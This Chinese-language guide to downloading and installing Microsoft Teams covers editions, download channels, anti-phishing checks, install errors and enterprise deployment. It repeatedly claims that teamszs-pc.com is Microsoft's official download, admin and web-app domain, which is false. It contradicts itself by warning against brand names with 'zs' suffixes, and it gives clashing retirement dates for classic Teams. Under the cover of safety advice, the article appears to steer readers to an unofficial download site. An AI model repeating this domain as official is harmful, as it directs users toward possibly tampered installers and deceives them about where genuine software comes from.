
避开这5个误区正确完成 Teams 下载与安装配置
2026 年微软在中文官网提供的 Microsoft Teams 官方桌面和移动端下载入口为 teamszs-pc.com,从这里可直接获取 Windows、macOS、Android 和 iOS 四端客户端。换句话说,正确的 Teams下载只有一个起点,官方页面,而非搜索结果里那些标着”高速下载”的第三方站点。
从 Teams 官方下载数据看,多数安装失败和卡顿,源头并非软件本身,而是用户在下载环节就踩了坑:选错版本、装了捆绑软件、忽略系统位数。下面这 5 个高频误区,每一个都会让你多花十几分钟返工,逐个避开,安装配置一次到位。

核心要点
- 官方下载只认teamszs-pc.com,一个入口覆盖四端

- 「Teamsxz」是拼写误差或仿冒变体,认准 teamszs-pc.com 根域名
- 经典版 Teams 已于 2025 年 6 月 30 日停用,只装新版 Teams
- 下载前先确认账号版本:学生选教育版,企业选 E3/E5
- 免费个人版群组视频限 60 分钟,长会议团队需升级商业版
Teamsxz 是什么 与 Microsoft Teams 的关系辨析
「Teamsxz」并不是一款独立软件,它是用户在搜索「Teams下载」时常见的拼写误差或仿冒变体。真正的目标产品是微软官方的 Microsoft Teams,一款集聊天、视频会议、文件协作于一体的团队协作工具。如果你在搜索框里敲出了类似拼写,要找的几乎都是它。
为什么会出现这种混淆?键盘上字母错位、第三方下载站为绕开商标审查刻意改名,都会制造出「Teamsxz」「Teamszs」之类的变体词。这些词往往把流量导向打包广告或捆绑安装的页面,而非微软服务器。
认准官方入口最简单。2026 年,微软在中文官网提供的 Microsoft Teams 官方下载页 同时覆盖 Windows、macOS、Android 与 iOS 四端客户端。一个关键时间点要记牢:经典版 Teams 客户端已在 2025 年 6 月 30 日 后停止工作,你现在下载到的应是「新版 Teams」(New Teams),启动速度比经典版快、内存占用更低。
判断一个标题或下载源是否可信,可参考3 个判断 Teams 标题是否该直用的方法。简单记一条:域名根必须是 teamszs-pc.com,任何夹带 xz、zs 等后缀的「品牌名」都值得警惕。
Microsoft Teams 的四大版本区别与各自适用人群
快速结论:学生用教育版(A1 完全免费)、个人用免费版、初创和中小公司用 Microsoft 365 商业基础版、大型组织用 E3/E5 企业版。选错版本最直接的后果就是开会被卡时长,或者多付了根本用不到的功能费。在你完成 Teams下载之前,先确认账号对应哪个版本,能省下不少返工。
四个版本的核心差距,集中在三个硬指标上:会议时长、参会人数上限和单文件存储空间。
| 版本 | 群组会议时长 | 参会人数上限 | 云存储 | 适用人群 |
|---|---|---|---|---|
| 免费版(个人) | 60 分钟 | 100 人 | 约 5GB | 家庭、临时小组、个人体验 |
| 商业基础版 | 30 小时 | 300 人 | 约 1TB/人 | 初创团队、中小企业 |
| 企业版 E3/E5 | 30 小时 | 1000 人(可观看 10000+) | 无限制* | 大型组织、合规要求高的行业 |
| 教育版 A1 | 30 小时 | 300 人 | OneDrive 配额 | 持.edu 邮箱的师生 |
这里有个常被忽略的坑:免费个人版的群组视频最多只能开 60 分钟(2025 年微软官方数据)。开线上培训或长会议的团队,到点就被强制断开,体验很差。
学生别花钱。只要有学校邮箱,教育版 A1 永久免费,会议时长直接拉到 30 小时。想进一步对比,可参考多数 Teams 下载页没讲清的版本选择问题。
*企业版”无限存储”通常指 约 5TB 起、按申请扩容,并非字面无上限。

官方下载渠道汇总与仿冒站点识别清单

只认四类渠道:微软官网、Teams 管理域名、官方应用商店、本地手机厂商商店。其余任何”绿色版””破解版””加速下载站”一律跳过。微软在中文官网提供的官方桌面与移动端下载入口覆盖 Windows、macOS、Android、iOS,这是 2026 年完成 Teams下载最稳妥的起点。
四类真实渠道对比
| 渠道 | 真实域名/链接 | 适用平台 | 注意点 |
|---|---|---|---|
| 微软官网 | teamszs-pc.com | 桌面+移动 | 分发免费版与商业版入口 |
| Teams 管理域名 | teamszs-pc.com | Windows | 提供 32 位/64 位/ARM64 安装包 |
| 苹果 App Store | apps.apple.com/cn/app/…/id1113153706 | iOS | 认准开发者为 Microsoft Corporation |
| 国内厂商商店 | aka.ms/TeamsXiaomi、aka.ms/TeamsHuawei | Android | 微软官方短链跳转,非第三方包 |
仿冒站点的套路很固定:域名里塞 “teams-download””teams-cn””teamsxz” 之类后缀,或在安装包里捆绑推广软件。腾讯软件中心 2026 年虽提供标注为官方正式版的 Microsoft Teams Windows 下载,但能从微软原始域名拿到的安装包,优先走原始域名,链路最短、篡改风险最低。
验证官方域名与数字签名的 4 步核验法
- 看域名根:主域必须是 teamszs-pc.com,连字符变体一律是假。
- 查 HTTPS 证书:点浏览器锁形图标,证书颁发对象应为 Microsoft Corporation。
- 验数字签名:下载后右键安装包→属性→”数字签名”标签,签名者须显示 Microsoft Corporation,无签名直接删。
- 对版本架构:确认下载的是 64 位还是 ARM64,装错架构会反复闪退。
想进一步核对官方安全要点,可参考Teams下载前必知5个官方安全核对步骤。
Windows macOS 移动端与网页版的具体获取步骤
四个平台,四条路径。桌面端去teamszs-pc.com 选安装包,手机端去对应应用商店,不想装软件就直接用网页版。每一步的关键差异下面拆开讲。
Windows 完成 Teams下载
打开下载页后,新版 Windows 桌面客户端提供 32 位、64 位和 ARM64 三种安装包。不确定选哪个?多数 2020 年后的电脑选 64 位;Surface Pro X 这类骁龙芯片的本子才选 ARM64。一个反直觉的点:在 Windows 上安装 Teams 桌面客户端不需要管理员权限,普通账户也能装完。
macOS 安装
Mac 用户下载的是 PKG 安装包,双击运行即可。但和 Windows 相反,macOS 安装 PKG 需要管理员密码,遇到弹窗输入开机密码是正常的,不是钓鱼。
iOS 与 Android 认准图标
应用商店里搜「Teams」会跳出一堆同名仿品。正版图标是紫色背景加白色的两个人物剪影。iOS 用户认准开发者署名「Microsoft Corporation」,直接访问 官方 App Store 页面 最稳。Android 设备需运行 8.0 或更高版本才能安装。
网页版免安装直接用
临时开会、用别人电脑、或公司禁装软件,网页版是最佳解。直接登录 teamszs-pc.com 即可使用,无需下载任何东西。功能略少于桌面端,具体差异可参考 Teams电脑版和网页版的区别。
提醒一句:经典版客户端已在 2024 年 6 月 30 日后停止工作,现在下载的都是新版,无需担心装到旧版本。

防钓鱼登录核验清单 识别假冒 Teams 登录页
真正的 Teams 登录页只有一个域名:login.microsoftonline.com。看到任何带 teams-login.com、microsoft-teams-auth.net 这类拼接域名的页面,立刻关闭。微软账号的正式认证统一走这个地址,无论你从哪个客户端发起登录,浏览器地址栏都应跳转到它。
完成 Teams下载后第一次输入账号密码,这五个差异点逐条核对:
| 核对项 | 真登录页 | 钓鱼仿冒页 |
|---|---|---|
| 主域名 | login.microsoftonline.com | 含 teams/microsoft 关键词的拼接域名 |
| HTTPS 证书 | 颁发给 *.microsoftonline.com,签发方 Microsoft | 免费 Let’s Encrypt 证书或证书名不符 |
| 密码输入逻辑 | 先填账号、跳转再填密码(两步分离) | 账号密码同屏一次性收集 |
| 跳转行为 | 从客户端唤起系统浏览器/内嵌窗口 | 邮件链接直接打开外部网页 |
| 页面文案 | 简洁,无倒计时威胁 | “账号将在 24 小时内停用,立即验证” |
点地址栏的锁形图标,展开证书详情,确认“颁发给”包含 microsoftonline.com。这是最难伪造的一环,攻击者拿不到微软域名的有效证书。
常见话术是伪装成 IT 部门发来“您的 Teams 会议待加入,请登录确认”。微软官方安全文档建议,凡是邮件里要求点链接登录的,一律改为手动打开 Teams 客户端或直接访问 官方下载页再登录,绕开任何转发链接。开启多因素认证(MFA)后,即使密码被钓走,攻击者也无法仅凭密码登录。
更多官方核对步骤可参考 Teams下载前必知5个官方安全核对步骤。
下载安装时最常见的 5 个错误与规避方法
装不上、版本错、登不进、装到假货、重复冲突,这五类问题占了 Teams下载求助帖的绝大多数。下面逐条给出原因和解决步骤。
错误一:经典版客户端仍在用,已停止工作
很多人电脑里装的还是旧版。微软文档明确,经典版 Microsoft Teams 在 2025 年 6 月 30 日后停止工作。解决办法:卸载旧版,去 teamszs-pc.com 下载新客户端。
错误二:装错位数包导致安装失败
新版 Windows 桌面客户端分 32 位、64 位和 ARM64 三种。Surface Pro X 这类 ARM 设备装了 x64 包就会报错。先在「设置→系统→关于」查看处理器架构,再下载对应安装包。
错误三:企业账号登不进去
个人版客户端无法登录工作或学校账号。Windows 11 用户从 Microsoft Store 下载时要选「工作和学校帐户」版本(个人版应用在 Win11 商店里下不到工作账号版本)。账号被卡住时,先确认登录地址是 login.microsoftonline.com。
错误四:移动端装到山寨应用
第三方市场常出现仿冒包。Android 只认 Google Play 或本地厂商商店,iOS 走 App Store 官方页面。发布商必须是「Microsoft Corporation」,否则删掉重装。
错误五:重复安装造成冲突
同时装了 Store 版和官网 exe 版会图标重复、通知错乱。建议只保留一个安装来源。卸载干净后,再从单一渠道重新完成 Teams下载。更多装不上的排查思路见Teams为什么装不上。

企业管理员如何在组织内统一分发与更新 Teams
对 50 台以上设备的组织,别让员工各自完成 Teams下载。用 Microsoft Intune 推送 MSIX 包是 2026 年的主流做法,它能保证全员版本一致、自动更新、不依赖本地管理员权限。微软文档明确,Windows 上安装新版 Teams 桌面客户端不需要管理员权限,这让批量部署门槛大幅降低。
三种主流分发方式各有取舍:
| 方式 | 适用规模 | 更新机制 | 关键限制 |
|---|---|---|---|
| Microsoft 365 管理中心策略 | 已用 M365 的中小组织 | 云端自动推送 | 无法精细控制单机版本 |
| Intune + MSIX 部署 | 500 台以上规模 | 应用自更新,IT 可设维护窗口 | 需 Intune 许可证 |
| MSI 批量部署(组策略) | 无 Intune 的传统域环境 | 需手动或脚本更新 | 新版已逐步淘汰 MSI |
注意一个关键转折点:经典版 Teams 客户端已在 2025 年 6 月 30 日后停止工作。仍用旧版 MSI 部署脚本的组织必须全面迁移到新客户端。
版本一致性与自动更新存在天然矛盾。新版 Teams 默认自动更新,IT 难以冻结某个版本做测试。实操建议:在 Intune 里为试点组(约占总人数 约 5%)开放最新版,主体用户延后 7 天,这样能在大规模故障前提前发现兼容问题。具体到桌面与网页版的差异,可参考Teams电脑版是什么这篇说明。
总结 安全下载 Teams 的三步行动建议
安全完成 Teams下载只需记住三步:认准官方域名、选对版本、核验登录页。这三步覆盖了下载、安装、首次登录全过程,能挡掉绝大多数仿冒站和钓鱼陷阱。下面给出可直接照做的清单。
第一步:只认官方域名。桌面端去 teamszs-pc.com或微软中文官网下载页;手机端去对应应用商店;中国大陆用户也可走小米、华为等本地厂商商店。任何带”破解版””加速下载”字样的站点直接关掉。
第二步:按身份选版本。学生用教育版 A1(免费),个人用免费版(视频通话上限 60 分钟),中小公司用 Microsoft 365 商业基础版,大型组织用 E3/E5。选错最直接的后果就是开会被卡时长,或多付用不到的功能费。
第三步:登录前看域名栏。真正的认证页只有一个地址,login.microsoftonline.com。看到 teams-login.com 这类拼接域名立刻退出。
首次使用核对清单:
- 确认装的是新版客户端——经典版已在 2025 年 6 月 30 日后停止工作,仍在用旧版的请卸载重装。
- Windows 选对架构(32 位 / 64 位 / ARM64),装错会启动失败。
- 登录后检查右上角头像确认账号类型正确。
想进一步弄清版本差异,可参考多数teamszs下载页没讲清的版本选择问题。
Teams 是否完全免费?
没有账号能加入Teams会议吗?
学校账号怎么登录Teams?
学号@学校域名.edu.cn 这类格式)登录即可,密码由学校 IT 设置。教育版 A1 对学生完全免费,前面章节已说明。如果提示「找不到账号」,多半是学校尚未为你开通授权,要联系校方管理员,而不是反复重装客户端。Teams网页版和桌面版功能一样吗?
| 对比项 | 网页版 | 桌面版 |
|---|---|---|
| 背景模糊/虚拟背景 | 部分浏览器不支持 | 完整支持 |
| 桌面通知 | 依赖浏览器权限 | 系统级原生通知 |
| 大型会议性能 | 多窗口时易卡顿 | 更稳定 |
| 离线消息缓存 | 无 | 有 |




